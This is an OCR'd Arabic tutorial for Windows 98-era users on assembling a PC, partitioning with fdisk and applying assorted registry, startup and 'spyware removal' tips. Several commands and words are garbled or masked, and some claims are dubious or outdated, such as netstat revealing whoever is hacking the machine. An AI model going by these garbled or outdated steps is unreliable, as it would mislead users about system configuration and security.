أول ما سيتم تركيبه هو مشغل الأقراص المرنة . السبب هو بان غالب الوقت موقعه محدد على الهيكل وذلك لكي يتوافق مع الفتحة بمقدمة الهيكل

قبل تركيب القرص الصلب، يجب تحديد ما إذا كان القرص سيعمل بشكل سيد (Master) أو خادم (Slave). لعمل هذا الأمر يجب وضع الجمبر في مكانه المناسب


بشكل عام فإن كل لوحة أم بمقدورها تركيب أربعة مشغلات (قرص صلب و CDR أو CDW أو DVD) وتحتوي كل لوحة أم على مقبسين:

Primary IDE
Secondary IDE

وكل واحدة منها بها وصلتين Master وSlave

فيصبح توزيعها كالتالي:

Primary Master
Primary Slave
Secondary Master
Seconday Slave



غالب الأقراص الصلبة يوجد عليها ملصق يبين الوضع المناسب للجمبر



القرص الصلب وقد تم تركيبه في الموقع المخصص له



نبدأ الأن بتجهيز مشغل الأقراص الضوئية للتركيب. الصورة السابقة تبين موقع الكيبل والجمبرز على الجهة الخلفية للمشغل. كما يرجى التنبه إلى موقع كابل الصوت في الناحية اليسرى من الصورة.



نختار أي فتحة نريد تركيب مشغل الأقراص بها ثم نقوم بإزالة الغطاء الخارجي. هنا يتم تركيب

المشغل من خارج الهيكل إلى الداخل






الصور تبين كابل الصوت ومكان تركيبه في مشغل الأقراص

فى العادة يكون الأن هو الوقت المناسب لتركيب كابل الصوت على مشغل الأقراص الضوئية. بعد قيامنا بتركيب كابل البيانات والكهرباء سيكون من الصعب الوصول لموقع كابل الصوت لتركيبه.

الأن يأتي دور كيابل مشغلات الأقراص. الصورة تبين القوابس المخصصة للكابلات على اللوحة الأم. المقبس ذو اللون الأزرق يستخدم للأقراص الصلبة التي تعمل على تقنية نقل ATA66 و ATA100. هذا المقبس هو المقبس الرئيسي (Primary). المقبس الأسود المشابه له بالحجم هو المقبس الثانوي (Secondary). المقبس الثالث الأصغر حجما هو مقبس مشغل الأقراص المرنة .




هذه الصورة تبين أنواع الكيابل المستخدمة. الكيبل في أقصى اليسار ذو الرأس الأزرق هو كابل ATA66/100. نفس هذا الكابل يستخدم للأقراص الصلبة من نوع ATA66 و ATA100 حيث انه لا فرق بين الاثنين بالنسبة لاحتياجهم من الكيبل. يجب الملاحظة بان الطرف الأزرق للكابل هو الذي يركب على مقبس اللوحة الأم.






في أقصى اليمين نرى كابل ATA33 وهو المستخدم للأقراص الصلبة نوع ATA33 ومشغلات الأقراص الضوئية. نلاحظ اختلافه عن كابل ATA66/100 بان عدد الأسلاك المستخدمة في تصنيعه عددها اقل من الأخر، حيث انه يحتوى على ٤٠ سلك مقارنة ب ٨٠ للأخر .


الكابل في منتصف الصورة هو كابل مشغل الأقراص المرنة.

الملاحظ انه بكل الكابلات يوجد أحد الأطراف بلون احمر أو لون أخر مميز. هذا اللون يدل على اتجاه أول إبرة في الكيبل، هذه الإبرة تحمل رقم١. ستجد رقم ١ موجود بجانب القوابس على اللوحة الأم والمشغلات وهو يبين موقع الإبرة رقم ١ في هذه القوابس. هذا الترقيم هو للمساعدة على تركيب الكيبل بالاتجاه الصحيح.

أول كيبل نقوم بتركيبه هو لمشغل الأقراص المرنة. الصورة السابقة تبين الكابل وقد تم تركيبه في اللوحة الأم ومشغل الأقراص.	

<table>
<tr><td>ثم نقوم بتركيب الكيبل للقرص الصلب ومشغل الأقراص الضوئية. يمكننا أن نستخدم نفس الكيبل لتركيب الاثنين سوياء، أو نستخدم كيبل منفصل لكل منهما. ولكن يجب التذكر دائما بان القرص الصلب سيكون موصل مع المقبس الرئيسي (Primary) ويكون مجهز للعمل كسيد.(Master)</td><td></td></tr>
<tr><td>ثم نبدأ بالأعداد لتركيب الوصلات الكهربائية.</td><td>
هذه الصورة تبين مقبس الكهرباء الرئيسية على اللوحة الأم.</td></tr>
<tr><td>صفيرة كهرباء اللوحة الأم وقد تم تركيبها. التركيب سهل ولا يتطلب اكثر من دفع القابس لغاية سماع صوت القفل.</td><td></td></tr>
<tr><td>بعد الانتهاء من تركيب كهرباء اللوحة الأم، نبدأ بتركيب الوصلات الكهربائية. الصورة السابقة تبين القرص الصلب ومشغل الأقراص المرنة وقد تم توصيلهما. الرجاء ملاحظة مقبس الكهرباء الخاص بمشغل الأقراص المرنة واختلافه عن باقي المقابس.</td><td></td></tr>
</table>


نصيحتي عند توصيل الكهرباء هي بعدم وضع جميع المعدات على ضفيرة كهرباء واحدة. محولات الكهرباء تحتوى على اكثر من ضفيرة ويستحسن تقسيم الجهد الكهربائي بينها.

يأتي الدور ألان على تركيب كرت الشاشة. الصورة السابقة تبين مقبس AGP والمخصص لكروت الشاشة على اللوحة الأم . واذا كان المذر بورد لايحتاج كارت شاشة فلا داعي لهذه الفقره	
عملية التركيب سهلة ولا تتطلب اكثر من الضغط على الكرت إلى الأسفل والتأكد من دخول وصلاته النحاسية بالكامل إلى داخل المقبس. بعد ذلك يتم تثبيته بواسطة مفك إلى طرف الهيكل.	

الآن نكون قد قاربنا على الانتهاء من تركيب الجهاز. يستحسن التوقف هنا والتأكد من كل الخطوات التي قمنا بعملها وبان جميع العتاد قد تم تركيبه وتثبيته وإيصاله بمقبس الكهرباء المناسب .يستحسن الآن القيام بتوصيل الجهاز مع الكهرباء وتشغيله. أول ما يجب التنبه له عند تشغيل الجهاز لأول مرة هو مروحة المعالج. لو لا قدر ا أن تكون المروحة لا تعمل فان هذا سيؤدى إلى حرق المعالج لازدياد حرارته .

بعد التشغيل و أول الولوج إلى البايوس (BIOS) يجب التأكد من درجة حرارة المعالج إن كانت اللوحة الأم تدعم هذه الميزة. إذا كانت درجة الحرارة مرتفعة جدا فهذا يعنى أن المشتت الحراري لم يثبت في مكانه بشكل صحيح ويجب إطفاء الجهاز والتأكد من المشتت.

بعد عمل الإعدادات الضرورية بداخل البيوس من التعرف على العتاد الذي تم تركيبه، وتجهيز القرص الصلب وتركيب نظام التشغيل، نبدأ بتركيب باقي العتاد مثل كرت الصوت والمودم كل على حدة. هذا الأمر سيساعد على تفادى أي تعارض قد يحدث بين العتاد مثل مشاركة المصادر وغيرها.

هذه الصورة تبين شقوق PCI والتي تركب بها باقي الكروت مثل كرت الصوت والمودم.	
هذه الصورة تبين كرت الصوت وموقع كابل الصوت المتصل مع مشغل الأقراص الضوئية.	

مالمقصود بعملية تقسيم الهارد دسك(القرص الصاب)

باستخدام برنامج: (Fix Disk)

1- من ابدأ اختار تشغيل. Run
2- اكتب fdisk ثم اضغط. Enter
3- ستظهر لك الرسالة التالية:

Your computer has a disk larger than 512 MB. This version of Windows includes improved support for large disks, resulting in more efficient use of disk space on large drives, and allowing disks over 2 GB to be formatted as a single drive.
IMPORTANT: If you enable large disk support and create any new drives on this disk, you will not be able to access the new drive using other operating systems, including some versions of Windows 95 and Windows NT, as well as earlier versions of Windows and MS-DOS. In addition, disk utilities that were not designed explicitly for the FAT32 file system will not be able to work with this disk. If you need to access this disk with other operating systems or older disk utilities, do not enable large drive support.
Do you wish to enable large disk support (Y/N)...........? [Y]

معني الرسالة السابقة باختصار:
هل تريد استخدام نظام ملفات FAT16 أم نظام ملفاتFAT32 ؟
اكتب Y لفات٣٢ للحصول على مساحة أكبر من ٢ جيجابايت
اكتب N لفات١٦ أكبر مساحة يمكنك الحصول عليها ٢ جيجابايت كحد أقصى
4-بعدها ستظهر شاشة بها الإختيارات الرئيسية:

FDISK Options
Choose one of the following:
1- Create DOS partition or Logical DOS Drive
2- Set active partition
3- Delete partition or Logical DOS Drive
4- Display partition information
Enter choice: [1]

إذا كان الهارد ديسك جديد لم يسبق تقسيمه من قبل فاختر رقم) ١ (ثمEnter
إذا كنت تريد إعادة تقسيم هارد ديسك فيجب أولا أن تلغي التقسيمات الموجود مسبقا وللقيام بذلك انتقل إلى ما بعد الفاصل في الأسفل اختر رقم)٣(
(5 ستظهرالمعلومات التالية:

[SOURCE CODE]
Choose one of the following:

1- Create Primary DOS Partition
2- Create Extended DOS Partition
3- Create Logical DOS Drive in the Extended DOS Partition
Enter choice: [1]

اختر رقم)١(

-6ستظهر شاشة يتم فيها حساب حجم الهارددیسك وبعد الانتهاء يظهر السؤال التالي:

Do you wish to use the maximum available size for a Primary DOS Partition (Y/N)........................ [Y]

إذا كنت ترید استخدام كامل الهارددیسك كقسم واحد اخترY لاحظ أنك لن تستطیع ذلك إذا كنت تنوي استخدام FAT16 أو في حالة ما إذا كان الهارددیسك أكبر من ٢ جیجابایت

وبعدها أنت لست في حاجة إلى المتابعة فقط اضغط ESC حتى تخرج من البرنامج إلى شاشة الـ DOS ثم أعد تشغیل الجهاز وقم بعمل فورمات للهارددیسك (format C: /s) لنقل ملفات النظام

أما إذا كنت ترید تقسیم الهارددیسك فاختر N وانتظر ثواني حتى یتم حساب حجم الهارددیسك مرة ثانیة وتابع معنا...

-7 ستظهر رسالة تقول:

Enter partition size in Mbytes or percent of disk space (%) to create a Primary DOS Partition.................................: [50%]

عند هذه اللحظة یمكنك اتخاذ القرار الخاص بحجم القسم الابتدائي وهو الـ C ویمكنك تحدید ذلك بأحد طریقتین بالنسبة المئویة كأن تكتب ٥٠ %او ٧٥ %أو أي نسبة تریدها - بالكیلوبایت كأن تكتب ١٠٠٠ تعني واحد جیجا، ١٥٠٠ تعني واحد ونصف جیجا، وهكذا...

بعدها تضغط ESC للعودة لشاشة الاختیارات الرئیسیة ثم تختار رقم ١ ثم Enter ثم رقم ٢ ثم Enterستظهر الرسالة التالیة وفیها

Enter partition size in Mbytes or percent of disk space (%) to create a Extended DOS Partition................................: [100%]

هنا یجب علیك كتابة قیمة المساحة المتبقیة من حجم الهارددیسك أو أن تدخل النسبة ١٠٠ %)الرقم الذي ستجده مكتوب هو حجم المساحة المتبقیة (ثم تضغط Enter وبعدهاESC

-8 ستظهر رسالة تقول:

Enter logical drive size in Mbytes or percent of disk space (%)...[100%]

هنا ستقوم بتحدید حجم الدریف D إذا أردت أن تأخذ المساحة كلها فاظغط Enter أو أدخل المساحة التي تریدها وبعدها أدخل حجم درایفE

وهكذا...

-9بعدها إضغط مفتاح الهروب ESC عدة مرات ستظهر رسالة تفیدك بأنه یجب علیك إعادة تشغیل الكمبیوتر لتثبیت التقسیم الجدید .أعد التشغیل وقم بعمل فورمات لجمیع الدرایفز الجدیدة ..C,D,E بالطریقة المعتادة وبدون q/ لأنه یجب أن تتم التهیئة بالكامل..

-10في بعض الحالات یجب علیك تعریف القسم النشط Active Partition ویتم ذلك باختیار رقم ٢ من قائمة Fdisk الرئیسیة ثم تحدید القسم الأول) ١ (كـActive Partition

انظر الشاشة التالیة

[SOURCE CODE]
Set Active Partition

Partition Status Type Volume Label Mbytes System Usage
C: 1 A PRI DOS AFGHANI 3153 FAT32 51%
2 EXT DOS 2996 49%
Total disk space is 6150 Mbytes (1 Mbyte = 1048576 bytes)
Enter the number of the partition you want to make active...........: [ ]

إلغاء التقسيم Deleting Partitions
بعد اختيار رقم ٣ في شاشة الاختيارات الأساسية ستظهر لك الرسالة التالية:
[SOURCE CODE]
Delete DOS Partition or Logical DOS Drive
Choose one of the following:
1. Delete Primary DOS Partition
2. Delete Extended DOS Partition
3. Delete Logical DOS Drive in the Extended DOS Partition
4. Delete Non-DOS Partition
Enter choice: [ ]
اختر رقم ٣ ثم Enter
أولا:

ستظهر شاشة بها قائمة بالاقسام التي يحتوي عليها جهازك
[SOURCE CODE]
Delete Logical DOS Drive in the Extended DOS Partition
Drv Volume Label Mbytes System Usage
D: FAT32 50%
E: FAT32 50%
Total Extended DOS Partition size is 2996 Mbytes (1 MByte = 1048576 bytes)
WARNING! Data in a deleted Logical DOS Drive will be lost.
What drive do you want to delete..............................? [_]
Enter Volume Label.............................? [ ]
- 1-**هنا سوف تقوم بادخال الحرف الخاص بالقسم الذي تريد حذفه الحرف فقط بدون أي اضافات ثم تضغط**Enter
-2-**وبعدها تقوم بادخال الكلمة الموجود تحت** Volume Label **ثم تضغط**Enter
-3-**ستظهر رسالة في اسفل الشاشة لتأكيد الحذف اختر**Y
كرر الخطوات الثلاث السابقة حتي تحذف جميع الأقسام ثم اضغط زر ESC **للرجوع للشاشة الرئيسية**

ثانيا:

مرة اخرى اختر رقم ٣ ثم رقم ٢ سيظهر السؤال التالي:

WARNING! Data in the deleted Extended DOS Partition will be lost.

Do you wish to continue? (Y/N)................. [N]

اكتب Y **لحذف الجزء الثاني من الهارديسك**

ثم اضغط ESC **للعودة مرة اخرى إلى الشاشة الرئيسية**

ثالثا:

وأخيرا اختر ٣ ثم ١

ستجد الرسالة التالية:

WARNING! Data in the deleted Primary DOS Partition will be lost.

What primary partition do you want to delete..? [1]

اضغطEnter

ثم اكتب الـ Volume Label **الخاص بهذا القسم**

ثم أكد الحذف باختيارY

بهذا تكون قد حذفت جميع الأقسام Partitions **الموجودة على الهارديسك**

ملاحظات هامة:

1. **إذا كان عندك أكثر من قسم (C,D) يجب أن يتم الحذف حسب الترتيب الوارد أعلاه.**
2. **إذا لم يكن لديك سوى قسم واحد (C) فقط نفذ الخطوة) ثالثا فقط.**

لكي تعرف من يتجسس على جهازك :

أدخل على محرك الدوس وأنت متصل على الأنترنت وأكتب C > netstat ثم أظغط Enter .

طريقة تتخلص من ملفات التجسس

الطريقة الأولى -:

اتجه إلى ابدأ ثم اختر أمر تشغيل وعند
ظهور النافذة اكتب الأمر كما هو مبين في الشكل :
عندها سوف تظهر لك نافذة ملفات التسجيل . وسوف اكتب الخطوات
بالترتيب . اتبع الخطوات التالية بالترتيب :
اختر من الملفات HKEY_LOCAL_MACHINE :
ثم SOFTWARE :
ثم MICROSOFT :
ثم WINDOWS :
ثم CURRENT VERSION :
ثم RUN :

ملاحظة : في بعض الأحيان تجد اكثر من RUN كل ما عليك ان تبحث بها كلها
عندما تضغط على (RUN) سوف تظهر على يمينك نافذة ملفات التسجيل وبها أوامر
التسجيل وأسماء الملفات التي تعمل مع الويندوز ، ابحث عن أي ملف تجسس
مثل (patch.exe) أو ، (Explo32) وغيرها
وعندما تجد تلك الملفات قم بمسحه فوراً ، وأعد تشغيل الكمبيوتر

ثانياً -الطريقة الثانية -:

تعتبر هذه الطريقة أسهل الطرق ، وتستخدم عاده لكشف ملف
التجسس عن طريق استخدام أوامر الدوس .
اذهب لقائمة ابدأ ومن ثم البرامج واختر أمر تشغيل الدوس
MS-DOS)موجة (واكتب هذا الأمر
C:Windowsdir patch.*
إذا وجدت ملف تجسس قم بمسحه فوراً بالأمر التالي :
C:Windowsdelet patch.*

ثالثاً -الطريقة الثالثة -:

اتجه إلى ابدأ ثم تشغيل وفي الخانة أكتب الأمر التالي :
(msconfig)

سوف تظهر لك نافذة وفي أعلاها عدة أوامر اختر الأمر : بدء التشغيل

عندها سوف تظهر لك نافذة بها عدة مربعات وكل مربع به علامة . من هذه النافذة يمكنك إيقاف عمل أي برنامج وليس حدفه

رابعاً -الطريقة الرابعة :-

للتعرف على من يخترق بجهازك في هذه اللحظة وذلك عن طريق الدوس ، اذهب لقائمة ابدأ ومن ثم البرامج واختر أمر تشغيل الدوس(MS-DOS) موجه (مع ملاحظة اتصالك بالانترنت وإغلاق جميع إطارات المتصفح وبرامج المحادثة بعدها قم بكتابة الأمر التالي :

C:WINDOWSNETSTAT

ثم اضغط مفتاح الإدخال (ENTER)

في حالة وجود شخص ما مخترق جهازك في هذه الأثناء سيظهر رقم) الآي بي (الخاص به

<u>للحصول على أسرع أتصال أتبع ما يلي</u>

عمل أتصال من لوحة التحكم ثم أختيار شبكة الطلب الهاتفي وفتحها ثم أختيار أيقون الأتصال التي عليها بروتوكلاته وعمل أتصال بفتحها وضغط زر أتصال والأنتظار الى أن يتم الأتصال بظهور أشارة الأتصال على شريط المهام في الجهة اليسرى

ثم أفتح الأكسبلورر .

هنالك ثغرة أمنية في الأنترنت أكسبلورر تتيح لمواقع الويب قراءة محتويات الحافظة والبيانات لديك ولسد هذه الثغرة أتبع مايلي

.1أختر أدوات Tools من شريط الأدوات .

.2ثم أختر خيارات أنترنت . Internet Option

.3أختر لسان التبويب أمان . Security

.4أنقر على **** Allow paste operations via ****** disable custom level Active S******ing**

<u>إضافة عنصر جديد فعال لمفتاح إبدأ</u>

:1شغل برنامج مسجل النظام ريجستري . regedit.exe

:2قم بالأنتقال الى المفتاح التالي وكن حذراً في التعامل مع هذا البرنامج لأن أي غلطة فيه قد تسبب لك مشاكل كبيرة في الويندوز أنت في غنى عنها . HKEY_CLASSES_ROOT\Folder\shell

:3سوف تجد بعض العناصر الفعالة متوفرة ، أضغط بالزر الأيمن على shell وأختر New ثم Key .

:4أكتب عنواناً للبرنامج الفعال الذي تريده وليكن . Ms Word

:5أضغط بالزر الأيمن على العنوان الجديد وأختر New ثم . Key

:6عنون المفتاح الجديد سوف يكون Command أجبارياً .

:7في الجهة اليمنى ستجد عبارة Defult بين قوسين أضغط عليها بالزر الأيسر دبل كليك .

:8سوف يفتح لك نافذة صغيرة ومكان خاص بالكتابة عليك بكتابة موقع الماف التنفيذي الخاص بالبرنامج الفعال الذي تريده

وليكن . " C > Program Files \ Microsoft Office \ Office \ Winword.exe "

:9الآن قم بإغلاق مسجل النظام وأضغط بالزر الأيمن على أبدأ وستجد Ms Word بين عناصر إبدأ

التفاعلية .

لكتابة مستند بدون اسم

بكل بساطة حين تعدل الإسم أو تضيفه إضغط على Aalt ومع ضغطك عليه إ ضغط ١٥٨ . وسيبقى الملف بدون اسم .

لعمل لوحة تحكم سهلة

1:إضغط على إبدأ بالزر الأيمن للفأرة ثم أختر فتح (Open)

2:ستفتح لك نافذة أنت تعرف محتواها جيداً ثم قم بعمل مجلد جديد

3:قم بنسخ السطر التالي ولصقه في خانة اسم المجلد الجديد

control panel .{21EC2020-3AEA-1069-A2DD-08002B30309D}

4.الآن أذهب الى زر إبدأ وسوف تجد لوحة التحكم السهلة .

لإضافة مساند الى قائمة Send To

1:اذهب الى فولدر الوندوز

2اذهب الى فولدر (Send To)

3:هناك يمكنك وضع أي مكان ترغب في ارسال ملفاتك إليه مثل (C .)

لتسريع جهازك بشرط أن يكون جهازك من نوع بانتيوم

1:إفتح ملف config.sys وبعد السطر DEVIS=C WINDOWS\HIMEM.SYS أضف السطور التالية :

Files=100

Buffers=30

Stacks=9,256

2:إفتح ملف win.ini وبعد السطر ENH368 أضف السطرين

PageBuffers=32

DMBuffersize=64

مع الملاحظة تكون الإضافة عن طريق EDIT ثم أعد تشغيل الجهاز .

لتحسين عمل الذاكرة في جهازك اتبع مايلي :

1.انقر بالزر الأيمن على . My Computer

2.اختر . Properties

3.اذهب الى علامة التبويب . Per****ance

4.اضغط زر . File System

5.في المربع Typical Role of this computer اختر Network Server.

6.اضغط OK ثم . Colse

7.سوف يطا لبك ويندوز بإعادة التشغيل .

لتسريع بداية تشغل جهازك:

1.انقر باليمين على جهار الكومبيوتر My Computer الموجود على سطح المكتب .
2.اختر خصائص . Properties
3.ثم اختر لسان التبويب الأداء . Ability
4.اضغط على نظام الملفات . File System
5.ثم لسان تبويب القرص المرن . Floppy Disk
6.ألغ إشارة الصح بجانب البحث عن محركات أقراص مرنة في كل مرة تقوم بتشغيل الكومبيوتر
Search For New Floppy Disks When Starting .

إذا نسيت في يوم ما كلمة المرور الخاصة بك فما عليك إلا أن :

1.اخرج من مربع حوار كلمة السر أولاً بضغط خروج . Escape
2.أحظر سطر أوامر دوس في مجلد ويندوز وأطبع . C > dir *.pwl
3.إمسح الملف الذ يضم أسمك فيه ثم أعد تشغيل ويندوز لتدخل كلم سر جديدة .

إذامللت يوماً من العمل ولم تجد لعبة في جهازك لكي تتسلى إذاً تعال لأعلمك كيف تلعب لعبة بسيطة ومسلية :

1.افتح مستند جديد .
2.حول الكتابة الى اللغة الأنجليزية ثم أكتب كلمة . Bluc
3.ظلل الكلمة ثم أختار تنسيق at**** ثم خط . Font
4.اختر نمط الخط Font Style وحدد عريض Bold ثم أضغط . OK
5.اضغط مفتاح المسافة بعد كلمة Bluue مباشرة .
6.اذهب الى قائمة مساعدة Help ثم أختار حول . About
7.ابق إضغط على كبستي Ctrl و Alt الموجودتين على يسار لوحة المفاتيح وأنقر على علامة الورورد .
8.استعمل حرف M لجهة اليمين و Z لجهة اليسار .

إيعازات مخفية ولكنها قوية .

1. Tracert __يقوم هذا الأمر الذي يشتغل من سطر الأوامر (دوس) بتتبع خطوات الموقع الذي تكتبه

مثال c tracet cnn.com يقوم بأظهار جميع الخطوات التي يمر فيها طلبك لموقع cnn من مزود الخدمة الىالهدف .

2. ftp وظيفته

3. telnet

4. scanreg يقوم بفحص سجل الويندوز Registry والتأكد من خلوه من الأخطاء ويقوم بعمل نسخة إحتياطية منه .

5. sfc يقوم بعملية فحص ملفات ويندوز والتأكد من خلوها من الأخطاء ، وإذا وجد خطأ فإنه يطالبك بإدخال قرص الـ Windows
لتصحيح الخطأ .
6. Msconfig
7. regeit
8، sysedit

1. التخلص من ملفات النظام المؤقته آلياً :

عند العمل على برنامج معين يقوم النظام بإنشاء ملفات مؤقته .. ويعطيها إمتداد TMP .. وطبعاً يقوم النظام بحذف هذه الملفات عادةً بشكل آلي عند إغلاق البرنامج .. لكن في بعض الأحيان لا يقوم بذلك نتيجة خطأ معين كإغلاق الجهاز بشكلٍ مفاجئ .. مما يجعل هذه الملفات تتراكم في القرص الصلب .. ويسبب ذلك إستنزاف لسعة القرص وكذلك لذاكرة الجهاز .. ويفضل حذف هذه الملفات بشكلٍ دوري .. وهناك عدة طرق لذلك .. فمنها برنامج Disk Clean Up الملحق مع نظام الويندوز .. أو بالطريقة اليدوية وذلك بفتح المجلد C windows\temp وحذف الملفات منه .
وبدون شك أن هذه العمليه وتكرارها دائماً يعتبر مضيعة لبعض الوقت .. لكن يوجد حل بسيط .. يجعل النظام يحذف هذه الملفات بشكلٍ آلي في كل مره تعيد تشغيل الجهاز .. وذلك بإتباع ما يلي :

1. Start ..
2. Run ..
3. اكتب الأمر التالي sysedit :
4. واضغط على Ok وستشاهد شاشة برنامج .. System Configuration Editor
5. أختر نافذة ملف .. Autoexec.bat وإكتب بعد السطر الأخير .. الأمرين التاليين :

@DelTree /Y C WINDOWS\Temp
@MD C WINDOWS\Temp

((حيث يقوم السطر الأول بإعطاء أمر لحذف مجلد .. "C Windows\Temp" ويقوم السطر الثاني منه بإعطاء أمر بإنشاء ذلك المجلد من جديد .. وبتلك الطريقه تتخلص تلقائياً من الملفات المؤقته المزعجه)) .

6. وبعد ذلك إضغط على File واختر Save ثم أعد تشغيل الجهاز .

. برامج بداية التشغيل .

توجد بعض البرامج والتي تعمل تلقائياً عند تشغيل النظام .. وتشاهد البعض منها في شريط المهام بجانب الساعه مثل هذه الصورة .. والبعض الآخر يعمل بالخلفية .. ويمكنك معرفتها بالضغط على الأزرار Ctrl+Alt+Del وستظهر لك نافذه وفيها أسماء جميع البرامج العاملة بالذا

وفي بعض الأحيان تتراكم الكثير من البرامج .. مما يسبب بطء الجهاز ويستنزف الكثير من الذاكرة .. وأغلب تلك البرامج ليست ضرورية .. أو أنك لا تحتاجها كلها .
ويمكن التغلب على هذه المشكله عبر برنامج System Configuration Utility والملحق مع نظام الويندوز ..:

1. Start ..
2. Run ..
3. أكتب الأمر التالي msconfig :
4. واختر نافذة Startup
5. أزل العلامة من أمام اسم البرنامج لمنعه من العمل في بداية تشغيل الجهاز .
6. إضغط على .. Ok ثم أعد تشغيل الجهاز .

ويمكنك في أي وقت آخر إعادة ميزة التشغيل التلقائيه لأي برنامج .. وذلك بتكرار العملية السابقة .. والتأشير بعلامة أمام اسم البرنامج .. وستجده عادة مجدداً للعمل تلقائياً في بداية التشغيل .

3. ميزة الإرسال السريع .

من المميزات المفيده والتي تساعد في إختصار الوقت والجهد .. ميزة Send To والتي تعني الإرسال السريع لمهمة معينه يقوم المستخدم فيها بإختيار نوع البرنامج .. تخيل مثلاً إنك تريد طباعة مستندٍ ما .. بالطريقة العادية يجب عليك أولاً فتح المستند في البرنامج المخصص له .. ثم بعد ذلك تقوم بطباعته .. أما عن طريق أمر SendTo فسيتم تنفيذ أمر الطباعه من لحظة الضغط عليه .. ويأتي نظام الويندوز بهذه الميزه لعدة برامج معينه مثل الإرسال إلى القرص المرن .. Floppy Disk وكذلك البريد .. وسطح المكتب ..إلخ .. وطبعاً يتم تشغيل هذه الميزه .. بالضغط بزر الماوس اليمين مرة واحده على الملف المراد إرساله .. ومن ثم إختيار نوع الأمر المراد .

وبدون شك يمكنك إضافة مهام لبرامج أخرى لتناسب إحتياجاتك الخاصة .. مثل إضافة أمر إرسال إلى الطابعة .. أو إلى .. CD Writer أو أي برنامج آخر .. وذلك بإتباع التالي :
1. إذهب للمجلد التالي C windows\SendTo :
